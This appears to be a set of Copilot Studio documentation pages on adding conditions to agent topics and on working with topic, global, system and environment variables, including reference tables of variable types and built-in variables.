
Prerequisites

- [Create and edit topics](#)

Add a condition

1. Open the desired topic.
2. Select the **Add node** icon  below the node under which you want to add a condition, and then select **Add a condition**.

This action adds two branches to your topic. One branch starts with a **Condition** node and defines the conversation path for when the condition is true. The other branch starts with an **All Other Conditions** node and defines the path for when the condition is false.



To build your condition in the **Condition** branch, you must select a variable, a logical operator, and a value.

3. Select **Select a variable** and select the variable to compare.

The logical operators available depend on the type of the variable you selected. For example, **is equal to** is selected by default, and it's available for all variable types. The operator **is greater than** is available for number types, but not for string types.

4. Select a different operator if needed.
5. Select or enter a value to compare with your variable.

The value or variable to compare must be of a compatible type, based on the variable and the operator. Some operators, such as **is Blank** or **is not Blank**, don't require you to add a comparison value.

For simple types, such as text or number, you can type a literal value. Select the **Select variable** icon (>) to select a variable or use a Power Fx formula.

6. Select + **New condition** if you need to add more criteria to your condition. Select **And** to make the criteria cumulative, or select **Or** to make them exclusive of one another.

The screenshot shows a 'Condition' configuration panel. It contains two identical conditions stacked vertically, separated by an 'Or' connector. Each condition is configured as follows: the variable is '{x} petType choice', the operator is 'is equal to', and the value is 'cat' for the first and 'dog' for the second. A '+ New condition' button is located at the bottom of the panel.

ⓘ Note

While configuring a condition that compares a string to a different data type, if you encounter a mismatch between the first variable and the comparison value, an error message noting the type comparison and the **Fix type mismatch** button appears. Select the button to have Copilot Studio automatically generate a [Power Fx formula](#) that resolves the mismatch.


Add more Condition branches

Initially, a condition has two branches: a **Condition** branch for when the condition is true (that is, the *if* statement), and the **All Other Conditions** branch for when it's false (the *else* statement). You can add as many **Condition** branches (for any *else if* statements) as you need. Each condition is evaluated in order. The first branch with a condition that evaluates to true is followed. If all conditions evaluate to false, the **All Other Conditions** branch is followed.

For example, you might have a number variable and want three branches for the following cases:

- *If* the number is less than 10
- *Else if* the number is greater than 50
- *Else*—that is, when the number is between 10 and 50

To add another **Condition** branch, select the **Add node** icon  above your condition, and select **Add a condition**.




Selecting the **Add node** icon  below a condition adds an entire new condition (with a **Condition** node and an **All Other Conditions** node), not a new condition branch.


Insert a new condition to a group of conditions

You can insert a new condition into a group of conditions.

1. Select the **More** icon (...) of the **Condition** node, and then select **Insert new condition**.



2. The new condition is inserted to the right of the previously selected condition.




 **Note**

You can't insert a new condition to the right of an **All Other Conditions** branch. It must remain as the last condition item on the right of the condition branch.

Organize conditions

For more complex condition structures, you can reorder conditions within the same condition group.


1. Select the **More** icon (...) of the **Condition** node, and then select **Reorder condition**.



2. The **Select destination position** message is displayed. Select the condition node that you want to swap positions with.



3. The condition node is now in its new position within the group.




Note

- You can't move a condition to the right of an **All Other Conditions** branch. It must remain as the last condition item on the right of the condition branch.
- You can only reorder conditions in the same condition group.

Use Power Fx to define a condition

The default condition editor is good for most scenarios. If you need more flexibility, use Power Fx in a **Condition** branch.

1. Select the **More** icon (...) of the **Condition** node, and then select **Change to formula**.



The node switches to the formula editor control. If you defined a condition earlier, the formula behind that condition is shown in the formula editor.

2. To change the formula, select the **Select variable** icon (>) to open the Power Fx formula editor. The formula you enter here must return a Boolean (true or false) value.

Learn how to [create expressions using Power Fx](#).

To switch back to the simple condition editor, select the **More** icon (...) of the **Condition** node, and then select **Reset node**.

Feedback

Was this page helpful?

Yes

No

Variables overview

Variables exist at four levels, or scopes:

- Topic variables you can use only in the topics where you create them. This scope is the default for variables that you create.
- [Global variables](#) you can use in all topics. You can change the scope of a topic variable to make it a global variable.
- [System variables](#) Copilot Studio automatically creates for an agent. They provide more contextual information about the conversation or the user. They're available in all topics.
- [Environment variables](#) you create in Power Platform. They're read-only in Copilot Studio. They store the parameter keys and values, which then serve as input to various other application objects, including Copilot Studio. Separating the parameters from the consuming objects allows you to change the values within the same environment or when you migrate solutions to other environments. The alternative is leaving hard-coded parameter values within the components that use them.

Variable types

Each variable has a *base type*. The type determines what values the variable can hold and the operators you can use when you build a logical expression with it.

 Expand table

Type	Description
String	A sequence of characters used to represent text
Boolean	A logical value that can only be <code>true</code> or <code>false</code>
Number	Any real number
Table	A list of values, but all values must be of the same type
Record	A collection of name-value pairs where values can be of any type
DateTime	A date, time, day of the week, or month relative to a point in time
Choice	A list of string values with associated synonyms
Blank	A placeholder for "no value" or "unknown value"; for more information, see Blank in the Power Fx documentation

You set a variable's type the first time you assign a value to it. After that, the type is fixed and you can't assign values of any other type. For example, if you assign the starting value `1` to a

variable, you set its type to **Number**. If you then try to assign a **String** value like `"apples"`, you get an error.

When you test an agent, a variable might temporarily appear with the type **unknown**. An unknown variable doesn't have a value yet.

The order of variables is determined from top to bottom of the authoring canvas. Nodes at the top of the authoring canvas are considered before nodes at the bottom.

When you create branches with **Condition** nodes, branches are ordered from left to right. Nodes in the leftmost branch are considered before nodes in the rightmost branch.

Entities

Web app

Copilot Studio uses [entities](#) to identify specific types of information from a user's responses. The identified information is saved in a variable of the type that's appropriate for the information. The following table lists the variable base type associated with prebuilt entities.

 Expand table

Entity	Variable base type
Multiple-choice options	Choice
User's entire response	String
Age	Number
Boolean	Boolean
City	String
Color	String
Continent	String
Country or region	String
Date and time	DateTime
Email	String
Event	String

Entity	Variable base type
Integer	Integer
Language	String
Money	Number
Number	Number
Ordinal	Number
Organization	String
Percentage	Number
Person name	String
Phone number	String
Point of interest	String
Speed	Number
State	String
Street address	String
Temperature	Number
URL	String
Weight	Number
Zip code	String
Custom entity	Choice

Environment variables

[Environment variables](#) are a Power Platform concept. Environment variables enable the basic application lifecycle management (ALM) scenario of moving an application between Power Platform environments. In this scenario, the application stays exactly the same except for a few key external references that are different between the source environment and the destination environment.

Use *environment* variables in the same way as topic, global, and system variables. One notable difference is that environment variables are *read-only* in Copilot Studio. Agent authors can't modify environment variables in Copilot Studio. However, administrators can change the value

of environment variables in Power Apps. In Copilot Studio, you can use the [Variables panel](#) to see information about an environment variable. The [Variable properties panel](#) also has a link to Power Apps, the authoring experience for environment variables.

The published version of an agent that uses environment variables has the values that are set for these variables when you publish the agent. Whenever an administrator updates environment variables, you must republish any agents that use these variables, for the changes to be effective at runtime. However, there's one exception: you don't need to republish your agents when the value of an environment variable of type *secret* changes. Unlike other environment variables, secret variables are retrieved at runtime.

Environment variable types in Copilot Studio map to Power Apps data types as follows:

 [Expand table](#)

Type in Copilot Studio	Type in Power Apps
Decimal number	Number
JSON	Detect the type from the value. If not JSON => Unspecified (validation error)
Text	String
Yes/No	Boolean
Data source	String
Secret	String

 Note

Environment variable errors are visible in the test chat and when publishing. However, these errors aren't shown in the *Topic* list because they aren't topic variables.

System variables

Every agent comes with built-in system variables that provide extra information about a conversation.

Select a variable

Custom

System

Formula

Search variables

All

Activity.Channel

(System.Activity.Channel)

choice

Activity.From.Id

(System.Activity.From.Id)

string

Activity.From.Name

(System.Activity.From.Name)

string

Activity.Name

(System.Activity.Name)

string

Activity.Text

(System.Activity.Text)

!

Note

For more information about voice-enabled agent variables, see [Use voice variables](#).

Copilot Studio doesn't show all system variables. To access hidden system variables, use a [Power Fx formula](#).

To use system variables in a Power Fx formula, add `System.` before the variable name. For example, to include the system variable `User.DisplayName` in a formula, refer to it as `System.User.DisplayName`.

Expand table

Name	Type	Definition
Activity.Attachments	table	The file attachments that the user provides.
Activity.Channel	choice	The channel ID of the current conversation.
Activity.ChannelData	any	An object that contains channel-specific content.
Activity.ChannelId	string	The channel ID of the current conversation, as a string.

Name	Type	Definition
Activity.From.Id	string	The channel-specific unique ID of the sender.
Activity.From.Name	string	The channel-specific user-friendly name of the sender.
Activity.Name	string	The name of the event.
Activity.Recipient.Id	string	The incoming activity's Type property.
Activity.Recipient.Name	string	Represents the display name for the agent within the channel. In telephony channel context, the value of this variable is the phone number to which the agent is attached to.
Activity.Text	string	The most recent message sent by the user.
Activity.Type	choice	Type of activity .
Activity.TypeId	string	Type of activity , as a string.
Activity.Value	any	Open-ended value.
Bot.EnvironmentId	string	The environment ID of the agent.
Bot.Id	string	The ID of the agent.
Bot.Name	string	The name of your agent.
Bot.SchemaName	string	The schema name of the agent.
Bot.TenantId	string	The tenant ID of the agent.
ClientPluginActions	choice	Collection of Dynamic Client Plugin Actions to consider for generative orchestration.
Conversation.Id	string	The unique ID of the current conversation.
Conversation.InTestMode	Boolean	Boolean flag that represents if the conversation is happening in test canvas.
Conversation.LocalTimeZone	string	Name of the time zone to be used by the user in the IANA Time Zone database format.
Conversation.LocalTimeZoneOffset	datetime	The time offset from UTC for the current local time zone.
Error.Code	string	The error code for the current error. The error message for the current error.
Error.Message	string	The error message for the current error. Note: This variable is supported only if the trigger

Name	Type	Definition
		is <code>On Error</code> .
FallbackCount	number	This variable counts the times that a topic couldn't be matched to the user input. Note: This variable is supported only if the trigger is <code>On Unknown Intent</code> .
InactivityTimer.Continue	Boolean	Boolean flag that represents whether the timer needs to continued. Note: This variable is supported only if the trigger is <code>Inactivity</code> .
InactivityTimer.Count	number	Number of times the <i>OnInactivity</i> timer fired due to user inactivity after the configured time. Note: This variable is supported only if the trigger is <code>Inactivity</code> .
LastMessage.Id	string	The ID of the previous message sent by the user.
LastMessage.Text	string	The previous message sent by the user.
Recognizer.ExtractedEntities	choice	Represents the extracted entities from triggering message. Note: This variable is supported only if the trigger is <code>On Select Intent</code> .
Recognizer.IntentOptions	choice	Represents the intent options when recognizer returns ambiguous results. Note: This variable is supported only if the trigger is <code>On Select Intent</code> .
Recognizer.SelectedIntent	choice	Represents the intent selected from recognizer. Note: This variable is supported only if the trigger is <code>On Select Intent</code> .
Recognizer.TriggeringMessage.Id	string	The ID of the user message that triggered the current topic.
Recognizer.TriggeringMessage.Text	string	The user message that triggered the current topic.
Recognizer.MultipleTopicsMatchedReason	string	Used to determine why multiple topics were matched. Note: This variable is supported only if the trigger is <code>On Select Intent</code> .
SignInReason	choice	Used to determine what sign-in option is needed when triggering the topic.

Name	Type	Definition
		Note: This variable is supported only if the trigger is <code>On Sign In</code> .
User.Language	choice	This variable is used to set the user language locale per conversation.

Variables for integrated authentication (default)

The following variables are available for agents configured to authenticate with Microsoft. This configuration uses Microsoft Entra ID authentication and is the default for new agents.

For more information, see [Authentication variables](#).

 Expand table

Name	Type	Definition
User.DisplayName	string	The display name of the user currently talking to the agent.
User.Email	string	The email address of the user currently talking to the agent.
User.FirstName	string	The first name of the user currently talking to the agent.
User.Id	string	The unique ID of the user currently talking to the agent.
User.IsLoggedIn	Boolean	Boolean flag that represents whether the user currently talking to the agent is authenticated or not.
User.LastName	string	The family name of the user currently talking to the agent.
User.PrincipalName	string	The user principal name of the user currently talking to the agent.

Variables for manual authentication with Generic OAuth 2

The following variables are available for agents configured to use the Generic OAuth 2 service provider.

 Expand table

Name	Type	Definition
User.AccessToken	string	The access token for the user authenticating with the agent.
User.DisplayName	string	The display name of the user currently talking to the agent.

Name	Type	Definition
User.Id	string	The unique ID of the user currently talking to the agent.
User.IsLoggedIn	Boolean	Boolean flag that represents whether the user currently talking to the agent is authenticated or not.

Variables for manual authentication with Microsoft Entra ID

The following variables are available for agents configured to use the Microsoft Entra ID (formerly Azure Active Directory) service providers.

 Expand table

Name	Type	Definition
User.AccessToken	string	The access token for the user authenticating with the agent.
User.DisplayName	string	The display name of the user currently talking to the agent.
User.Email	string	The email address of the user currently talking to the agent.
User.FirstName	string	The first name of the user currently talking to the agent.
User.Id	string	The unique ID of the user currently talking to the agent.
User.IsLoggedIn	Boolean	Boolean flag that represents whether the user currently talking to the agent is authenticated or not.
User.LastName	string	The family name of the user currently talking to the agent.
User.PrincipalName	string	The principal name of the user currently talking to the agent.

Variables for voice-enabled agents

The following variables are only available for voice-enabled agents.

Note

For more information about voice-enabled agent variables, see [Use voice variables](#).

 Expand table

Name	Type	Definition
Activity.InputDTMFKeys	string	The raw DTMF key value from telephony.
Activity.SpeechRecognition.Confidence	number	The confidence score for the Azure Site Recovery hypothesis entire result, 0 to 1.
Activity.SpeechRecognition.MinimallyFormattedText	string	Slightly formatted text of the Azure Site Recovery hypothesis result. For example, "Five hundred dollars." Words are spelled out, but basic capitalization and punctuation are included.
Activity.UserInputType	choice	The type of the most recent input from the agent user. The value can be either test, speech, or DTMF.
Conversation.OnlyAllowDTMF	Boolean	Boolean flag that represents whether the IVR should be set to DTMF-only mode at runtime.
Conversation.SipUuiHeaderValue	string	The UUI header string used to pass context into IVR on call start.

Last updated on 11/25/2025

Work with variables

Summarize this article for me

Use variables to store customers' responses so you can reuse their content later in the conversation.


You can also use variables to create logical expressions that dynamically route the customer down different conversation paths. For example, save a customer's name in a variable called `customerName`, and the agent can address the customer by name as the conversation continues.

You can pass variables to, and return them from, [other topics](#) and [Power Automate flows](#).

Create a variable

Web app

Any node that returns an output, such as a **Question** node, automatically creates an output variable of the appropriate type.



The screenshot shows a 'Question' node configuration. At the top, there's a question mark icon, the title 'Question', and a 'Text' output type with a dropdown arrow. Below this is an 'Add' button. The main content area contains the question 'What's your ZIP Code?'. Underneath is an 'Identify' section with a 'Zip code' input field. At the bottom, the 'Save user response as' section shows a variable named 'Var1' of type 'string' selected, which is highlighted with a red box.

💡 Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the three dots (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).


It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

Pick an entity to use

Web app

Question nodes use multiple-choice options by default. To use a different [prebuilt or custom entity](#), select the **Identify** box, and then select the type of information you want.



Rename a variable

Web app

To make your agents easier to maintain, replace the default name of each variable with a meaningful name.


1. Select the variable. The [Variable properties](#) panel appears.

2. Under **Variable name**, enter the name you want for your variable.

Set a variable

Typically, you use a **Question** node to store user input in a variable. However, you might want to set the value of a variable yourself. In those cases, use a **Set variable value** node.

1. Select the **Add node**  icon under the node after which you want to add a **Set variable value** node.
2. Select **Variable management > Set a variable value**. A **Set variable value** node appears on the canvas.
3. Select the box under **Set variable**. The **Select a variable** panel appears.
 - If the variable you want to set already exists, select it.
 - Otherwise, select **Create new**. This action creates a new variable. Its type is **unknown** until you assign a value to it.



4. For **To value**, assign a value by using one of the following options:
 - Type a [literal value](#).
 - Select an existing variable of the same type.
 - Use a [Power Fx formula](#). Power Fx formulas are useful for more complex types where literal values can't be used, such as Table and Record types.


Use variables in Action nodes

When you use a variable in an **Action** node, if its base type matches a parameter type specified for a flow, or for a Bot Framework skill, you can feed it to that parameter. The output from **Action** nodes generates new variables.

For more context, see the example scenarios in [Call an agent flow from a topic](#) and [Use input and output variables to pass information](#).

Use literal values for variable inputs

In a node where you set a value for input parameters, you can enter a literal value instead of selecting another variable as the value.



The screenshot shows a configuration window for a 'Set variable value' node. The window has a title bar with a close button and a menu icon. Inside, there's a section 'Set variable' with a dropdown menu showing 'productName' and a type selector set to 'string'. Below this is a 'To value' section with a text input field containing 'Copilot Studio' and a menu icon. At the bottom, there's a '+ New assignment' button.

